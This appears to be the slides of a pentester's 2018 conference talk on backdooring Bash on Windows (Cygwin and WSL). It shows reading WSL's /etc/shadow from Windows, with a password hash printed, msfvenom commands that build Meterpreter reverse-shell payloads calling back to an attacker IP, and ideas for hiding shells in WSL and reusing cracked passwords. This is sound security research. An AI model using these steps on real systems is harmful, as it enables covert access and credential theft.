



# Abusing Bash on Windows

**Antoine Cervoise**

17 10 2018

[AbusingBashForWindows]-[External]-[Final]-  
v[1.0]

## Who am I?

Antoine Cervoise - @acervoise

Pentester @NTT Security FR

I like

- Arduinos, passwords, phishing emails, gift cards, emulating Keyboard, dumpster diving
- beers, cigars and music



# Backdoor Bash on Windows

1. Bash on Windows
2. Why is it interesting?
3. Backdoor it!
  - Remote shell
  - Get passwords and hashes
4. AppLocker? SmartScreen?
5. Forensic
6. Bonus



## Backdoor Bash on Windows

Scripts are available at: <https://github.com/cervoise/Abuse-bash-for-windows>

# Bash on Windows

[http://www.yolinux.com/TUTORIALS/unix\\_for\\_dos\\_users.html](http://www.yolinux.com/TUTORIALS/unix_for_dos_users.html)

# Bash on Windows

## Cygwin



- Since 2001
- Not distributed by Microsoft
- Available since XP
- Works from Windows 95 to Windows 10 (according to Wikipedia)

## Windows Subsystem for Linux



- Since august 2016 (*build* n°14393)
- Replacing Cygwin
- Not installed by default but edited by Microsoft
- Only for Windows 10 (x64) (and Windows Server 2019)

## Bash on Windows – Previous research

Cygwin



- CVE-2016-3067
- CVE-2017-7523

Windows Subsystem for Linux




- WSL Reloaded – BlueHat 2018  
<https://www.slideshare.net/AnthonyLAOUHIN/ETSUEI/wsl-reloaded>
- ReCon Bruxelles 2018  
[https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Linux-Vulnerabilities\\_Windows-Exploits--Escalating-Privileges-with-WSL.pdf](https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Linux-Vulnerabilities_Windows-Exploits--Escalating-Privileges-with-WSL.pdf)

# Bash on Windows - Installation



## Cygwin

- Basic installation file





## WSL

- Enable developer mode
  - Settings -> Update & Security -> For Developers -> Developer mode
- Add **Windows Subsystem for Linux (beta)** feature
  - Control Panel -> Programs -> Programs and Features -> Turn Windows features on or off





# Bash on Windows - Installation



## Bash on Windows – Main difference




```
cervoise@DESKTOP-64LPQIR ~  
$ file /bin/bash  
/bin/bash: PE32+ executable (console) x86-64 (stripped to external PDB  
Windows  
  
cervoise@DESKTOP-64LPQIR ~  
$  
.....  
$
```

```
cervoise@DESKTOP-64LPQIR: ~  
cervoise@DESKTOP-64LPQIR:~$ file /bin/bash  
/bin/bash: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=b636f50d85c3cca7cf2518030446660c1d90d660, stripped  
cervoise@DESKTOP-64LPQIR:~$
```




# Bash on Windows – Where is Cygwin?

32 bits





64 bits



# Bash on Windows – Where is Cygwin?

```
cervoise@DESKTOP-64LPQIR ~  
$ ls -al ../localadmin/  
total 24  
drwxr-xr-x+  
-rwxr-xr-x  
-rwxr-xr-x  
-rwxr-xr-x  
-rwxr-xr-x  
-rwxr-xr-x  
-rwxr-xr-x  
-rw-r--r--  
0 Oct 8 12:44 .  
0 Oct 8 12:43 ..  
494 Oct 8 12:36 .bash_profile  
854 Oct 8 12:36 .bashrc  
919 Oct 8 12:36 .inputrc  
236 Oct 8 12:36 .profile  
0 Oct 8 12:44 a_local_admin_file
```



```
cervoise@DESKTOP-64LPQIR ~  
$ pwd  
/home/cervoise  
  
cervoise@DESKTOP-64LPQIR ~  
$ ls  
a_user_file  
  
cervoise@DESKTOP-64LPQIR ~  
$
```

# Bash on Windows – Where is WSL?

This PC > System (C:) > Users > cervoise > AppData > Local > lxxx > rootfs >

Name	Date modified	Type
bin	2/23/2018 10:31 AM	File folder
boot	2/19/2018 3:04 PM	File folder
cache	2/19/2018 3:06 PM	File folder
data	2/19/2018 3:06 PM	File folder
dev	2/19/2018 3:04 PM	File folder
etc	2/23/2018 9:57 AM	File folder
home	2/19/2018 3:06 PM	File folder
lib	2/19/2018 3:04 PM	File folder
lib64	2/19/2018 3:04 PM	File folder
media	2/19/2018 3:04 PM	File folder
mnt	2/19/2018 3:04 PM	File folder
opt	2/19/2018 3:04 PM	File folder
proc	2/19/2018 3:04 PM	File folder
root	2/19/2018 3:06 PM	File folder
run	2/19/2018 3:04 PM	File folder
sbin	2/19/2018 3:04 PM	File folder
snap	2/19/2018 3:04 PM	File folder
srv	2/19/2018 3:04 PM	File folder
sys	2/19/2018 3:04 PM	File folder
tmp	2/26/2018 3:33 PM	File folder
usr	2/19/2018 3:06 PM	File folder
var	2/19/2018 3:06 PM	File folder
init	2/27/2018 5:25 PM	File

Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows\_79rhkp1fndgsc\LocalState\rootfs

Name	Date modified	Type	Size
bin	10/8/2018 9:17 AM	File folder	
boot	10/8/2018 9:04 AM	File folder	
dev	10/8/2018 9:04 AM	File folder	
etc	10/8/2018 9:19 AM	File folder	
home	10/8/2018 9:18 AM	File folder	
lib	10/8/2018 9:05 AM	File folder	
lib64	10/8/2018 9:05 AM	File folder	
media	10/8/2018 9:05 AM	File folder	
mnt	10/8/2018 9:18 AM	File folder	
opt	10/8/2018 9:05 AM	File folder	
proc	10/8/2018 9:05 AM	File folder	
root	10/8/2018 9:05 AM	File folder	
run	10/8/2018 9:05 AM	File folder	
sbin	10/8/2018 9:05 AM	File folder	
snap	10/8/2018 9:05 AM	File folder	
srv	10/8/2018 9:05 AM	File folder	
sys	10/8/2018 9:05 AM	File folder	
tmp	10/8/2018 10:06 AM	File folder	
usr	10/8/2018 9:16 AM	File folder	
var	10/8/2018 9:17 AM	File folder	
init	10/8/2018 10:06 AM	File	86 KB

## Bash on Windows – First run




```
Copying skeleton files.  
These files are for the users to personalise their cygwin experience.
```

```
They will never be overwritten nor automatically updated.
```

```
'./bashrc' -> '/home/localadmin/./bashrc'  
'./bash_profile' -> '/home/localadmin/./bash_profile'  
'./inputrc' -> '/home/localadmin/./inputrc'  
'./profile' -> '/home/localadmin/./profile'
```

```
localadmin@DESKTOP-CUU5BBV ~  
$
```



## Bash on Windows – About sudo



```
cervoisea@PAR-L-CERVOISAN ~  
$ sudo  
-bash: sudo: command not found  
  
cervoisea@PAR-L-CERVOISAN ~  
$ |
```

cervoise@DESKTOP-64LPQIR: ~

```
cervoise@DESKTOP-64LPQIR:~$ apt update  
Reading package lists... Done  
E: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)  
E: Unable to lock directory /var/lib/apt/lists/  
cervoise@DESKTOP-64LPQIR:~$
```

# Bash on Windows - /etc/shadow

```
E ~  
cervoise@DESKTOP-64LPQIR ~  
$ sudo  
-bash: sudo: command not found  
cervoise@DESKTOP-64LPQIR ~  
$ |
```

```
cervoise@DESKTOP-64LPQIR: ~  
cervoise@DESKTOP-64LPQIR:~$ cat /etc/shadow  
cat: /etc/shadow: Permission denied  
cervoise@DESKTOP-64LPQIR:~$
```



# Bash on Windows - /etc/shadow

```
Command Prompt
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs>type etc\shadow
root:*:17737:0:99999:7:::
daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
news:*:17737:0:99999:7:::
uucp:*:17737:0:99999:7:::
proxy:*:17737:0:99999:7:::
www-data:*:17737:0:99999:7:::
backup:*:17737:0:99999:7:::
list:*:17737:0:99999:7:::
irc:*:17737:0:99999:7:::
gnats:*:17737:0:99999:7:::
nobody:*:17737:0:99999:7:::
systemd-network:*:17737:0:99999:7:::
systemd-resolve:*:17737:0:99999:7:::
syslog:*:17737:0:99999:7:::
messagebus:*:17737:0:99999:7:::
_apt:*:17737:0:99999:7:::
lxd:*:17737:0:99999:7:::
uuidd:*:17737:0:99999:7:::
dnsmasq:*:17737:0:99999:7:::
landscape:*:17737:0:99999:7:::
sshd:*:17737:0:99999:7:::
pollinate:*:17737:0:99999:7:::
cervoise:$6$12/PdBs$jWq.PA7LR4umHpsae50Q0ZgtzqxqicD6AS.NFqzwaGRR0c3wcrakbPFcWe4IrV82abvaTotmybZM5j1kpF63u1:17812:0:99999:7:::
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs>
```

```
Select C:\Windows\system32\cmd.exe
C:\Users\cervoise\AppData\Local\lxss\rootfs\etc>type shadow
root:*:17255:0:99999:7:::
daemon:*:17255:0:99999:7:::
bin:*:17255:0:99999:7:::
sys:*:17255:0:99999:7:::
sync:*:17255:0:99999:7:::
games:*:17255:0:99999:7:::
man:*:17255:0:99999:7:::
lp:*:17255:0:99999:7:::
mail:*:17255:0:99999:7:::
news:*:17255:0:99999:7:::
uucp:*:17255:0:99999:7:::
proxy:*:17255:0:99999:7:::
www-data:*:17255:0:99999:7:::
backup:*:17255:0:99999:7:::
list:*:17255:0:99999:7:::
irc:*:17255:0:99999:7:::
gnats:*:17255:0:99999:7:::
nobody:*:17255:0:99999:7:::
systemd-timesync:*:17255:0:99999:7:::
systemd-network:*:17255:0:99999:7:::
systemd-resolve:*:17255:0:99999:7:::
systemd-bus-proxy:*:17255:0:99999:7:::
syslog:*:17255:0:99999:7:::
_apt:*:17255:0:99999:7:::
lxd:*:17255:0:99999:7:::
messagebus:*:17255:0:99999:7:::
uuidd:*:17255:0:99999:7:::
dnsmasq:*:17255:0:99999:7:::
sshd:*:17255:0:99999:7:::
pollinate:*:17255:0:99999:7:::
cervoise:$6$  |  :17581:0:99999:7:::
:
```

/mnt/c/Windows/System32/cmd.exe /c "type C:\Users\cervoise\AppData\Local\lxss\rootfs\etc\shadow"

# Bash on Windows - /etc/shadow

## Old WSL

C:\Users\USERNAME\AppData\Local\lxss\rootfs\etc\shadow

## New WSL

C:\Users\USERNAME\AppData\Local\Packages\PACKAGENAME\LocalStaterootfs\etc\shadow

## Bash on Windows - /etc/shadow

WSL	Package name example
Ubuntu	CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc
Ubuntu 16.04	CanonicalGroupLimited.Ubuntu16.04onWindows_79rhkp1fndgsc
Ubuntu 18.04	CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc
Debian	TheDebianProject.DebianGNULinux_76v4gfsz19hv4
Kali	KaliLinux.54290C8133FEE_ey8k8hqnwqnmg
OpenSuse Leap 42	46932SUSE.openSUSELeap42.2_022rs5jcyhyac
Suse Linux Enterprise Server 12	46932SUSE.SUSELinuxEnterpriseServer12SP2_022rs5jcyhyac

Metasploit POST module: <https://github.com/cervoise/Abuse-bash-for-windows/blob/master/metasploit-module>

## Bash on Windows – From Windows

```
Microsoft Windows [Version 10.0.17134.320]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\cervoise>C:\cygwin64\Cygwin.bat

cervoise@DESKTOP-64LPQIR ~
$
```

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\localadmin>C:\cygwin\Cygwin.bat

localadmin@DESKTOP-CUU5BBV ~
$
```

```
cervoise-kali@DESKTOP-64LPQIR: ~
Microsoft Windows [Version 10.0.17134.320]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\cervoise>bash
cervoise@DESKTOP-64LPQIR:/mnt/c/Users/cervoise$ exit
logout

C:\Users\cervoise>debian
cervoise-debian@DESKTOP-64LPQIR:~$ exit
logout

C:\Users\cervoise>kali
cervoise-kali@DESKTOP-64LPQIR:~$
```

## Bash on Windows – From Windows

System	CLI
Cygwin 32 bits	C:\cygwin\Cygwin.bat
Cygwin 64 bits	C:\cygwin64\Cygwin.bat

System	CLI
Ubuntu	bash
Ubuntu 16.04	ubuntu1604
Ubuntu 18.04	ubuntu1804
Debian	debian
Kali	kali
OpenSuse Leap 42	Opensuse-42
Suse Linux Enterprise Server 12	sles12

## Bash on Windows – To Windows




```
cervoise@DESKTOP-64LPQIR ~  
$ /cygdrive/c/Windows/System32/cmd.exe /c "whoami"  
cervoise
```

```
cervoise@DESKTOP-64LPQIR: ~
```

```
cervoise@DESKTOP-64LPQIR:~$ /mnt/c/Windows/System32/cmd.exe /c whoami  
hacklu\cervoise  
cervoise@DESKTOP-64LPQIR:~$ _
```

Command used after `/c` must use Windows PATH

## Bash on Windows – To Windows



```
~  
cervoise@DESKTOP-64LPQIR ~  
$ cmd.exe  
Microsoft Windows [Version 10.0.17134.320]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\cygwin64\home\cervoise>:  
cervoise-1604@DESKTOP-64LPQIR: ~  
cervoise-1604@DESKTOP-64LPQIR:~$ cmd.exe  
Microsoft Windows [Version 10.0.17134.320]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\WINDOWS\system32>
```

# Bash on Windows – From Windows

```
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervoise>
echo 1 > wsl-file-created-from-windows

C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervoise>
bash
```

```
Microsoft Windows [Version 10.0.17134.320]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\cygwin64\home\cervoise>echo 1 > cygwin-file-created-from-windows

C:\cygwin64\home\cervoise>..\..\Cygwin.bat

cervoise@DESKTOP-64LPQIR ~
$ cat cygwin-file-created-from-windows
1

cervoise@DESKTOP-64LPQIR ~
$
```

```
cervoise@DESKTOP-64LPQIR:/$ cd /home/cervoise/
cervoise@DESKTOP-64LPQIR:~$ ls -al
total 12
drwxr-xr-x 1 cervoise cervoise 512 Oct 9 14:30 .
drwxr-xr-x 1 root root 512 Oct 8 09:18 ..
-rw----- 1 cervoise cervoise 2922 Oct 9 14:30 .bash_history
-rw-r--r-- 1 cervoise cervoise 220 Oct 8 09:18 .bash_logout
-rw-r--r-- 1 cervoise cervoise 3771 Oct 8 09:18 .bashrc
-rw-r--r-- 1 cervoise cervoise 807 Oct 8 09:18 .profile
-rw-r--r-- 1 cervoise cervoise 0 Oct 8 09:20 .sudo_as_admin_successful
-rw-rw-rw- 1 cervoise cervoise 165 Oct 9 10:30 wget-hsts
----- 1 cervoise cervoise 4 Oct 9 14:30 wsl-file-created-from-windows
cervoise@DESKTOP-64LPQIR:~$ cat wsl-file-created-from-windows
cat: wsl-file-created-from-windows: Permission denied
cervoise@DESKTOP-64LPQIR:~$ sudo cat wsl-file-created-from-windows
[sudo] password for cervoise:
1
cervoise@DESKTOP-64LPQIR:~$
```




## Bash on Windows – From Windows

On first WSL system, files cannot be created or edited from Windows

```
C:\Users\cervoisea\AppData\Local\lxss\home\cervoisea\hacklu-folder>echo 1 > old-wsl-file-created-from-windows
C:\Users\cervoisea\AppData\Local\lxss\home\cervoisea\hacklu-folder>bash
cervoisea@[REDACTED]:/$ cd /home/cervoisea/hacklu-folder/
cervoisea@[REDACTED]:~/hacklu-folder$ ls -al
total 8
drwxrwxrwx 0 cervoisea cervoisea 4096 Oct  9 14:42 █
drwxr-xr-x 0 cervoisea cervoisea 4096 Oct  9 14:42 ..
cervoisea@[REDACTED]:~/hacklu-folder$ █
```

## Bash on Windows – Fun facts

AV was not able to look into WSL subsystem: <https://theinfogrid.com/tech/microsoft/wsl-allows-malwares-full-undetected/>



The screenshot shows an antivirus scan interface. At the top left is a file icon labeled 'ELF' with a red circle containing '9 / 57'. To the right, the text '9 engines detected this file' is displayed. Below this, the following details are listed: SHA-256: f0dd4b9198f3fe038abf862d70cf1921904770fc8874e316f4e2cf820d1eb49c; File name: meterpreter2.elf; File size: 889.83 KB; Last analysis: 2018-10-15 15:03:57 UTC. Below the details is a table with three tabs: 'Detection' (selected), 'Details', and 'Community'. The table lists the following detections:

Engine	Detection	Engine	Detection
Antiy-AVL	⚠ Trojan[Backdoor]/Linux.Agent.aq	Avast	⚠ ELF:Agent-QM [PUP]
Avast Mobile Security	⚠ ELF:Agent-QF [PUP]	AVG	⚠ ELF:Agent-QM [PUP]
ESET-NOD32	⚠ a variant of Linux/Riskware.Meterpreter.A	Jiangmin	⚠ Backdoor.Linux.bgdf
Kaspersky	⚠ HEUR:Backdoor.Linux.Agent.aq	Tencent	⚠ Backdoor.Linux.Agent.a
ZoneAlarm	⚠ HEUR:Backdoor.Linux.Agent.aq	Ad-Aware	✅ Clean

# Why is it interesting?

## Why is it interesting?

Bash users on Windows are:

- Developers
- Admins
- Incident Response teams

Everything can easily be done with a simple shell

Malware for Linux now works on Windows (maybe?)

## Prerequisites

Backdoor Bash on Windows assumes that you already have (non privileges) code execution

## Why is it interesting? Cases examples

1. *RCE on a computer*
2. *Hide a reverse shell into a WSL process (less monitored)*

1. *RCE on admin computer (non privileged account)*
2. *Extract /etc/shadow and crack the hash*
3. *Password reused between Windows local admin account and Sudo WSL*

# Remote shell

# Remote shell – Having a Remote Shell

pentestmonkey

Source: <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

- Bash
- PERL
- Python (2.7 / 3)
- PHP
- Ruby
- Netcat
- Java
- xterm

Meterpreter

```
root@kali:~# msfvenom RHOST=192.168.1.92 RPORT=4444 -p linux/x86/meterpreter_reverse_tcp -f elf > reverse-4444-x86.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 961844 bytes
Final size of elf file: 961844 bytes
root@kali:~# msfvenom RHOST=192.168.1.92 RPORT=4444 -p linux/x64/meterpreter_reverse_tcp -f elf > reverse-4444.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 911184 bytes
Final size of elf file: 911184 bytes
root@kali:~#
```



## Remote shell – Default install

Remote shell from pentestmonkey (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

System	Bash	Perl	Python	Ruby	xterm	PHP	NC
Ubuntu (old one)	OK	OK	Python 2	Nok	Nok	Nok	No -e
Ubuntu / Ubuntu 16.04 / Ubuntu 18.04	OK	OK	Python 3	Nok	Nok	Nok	No -e
Debian / Kali	OK	OK	Nok	Nok	Nok	Nok	Nok
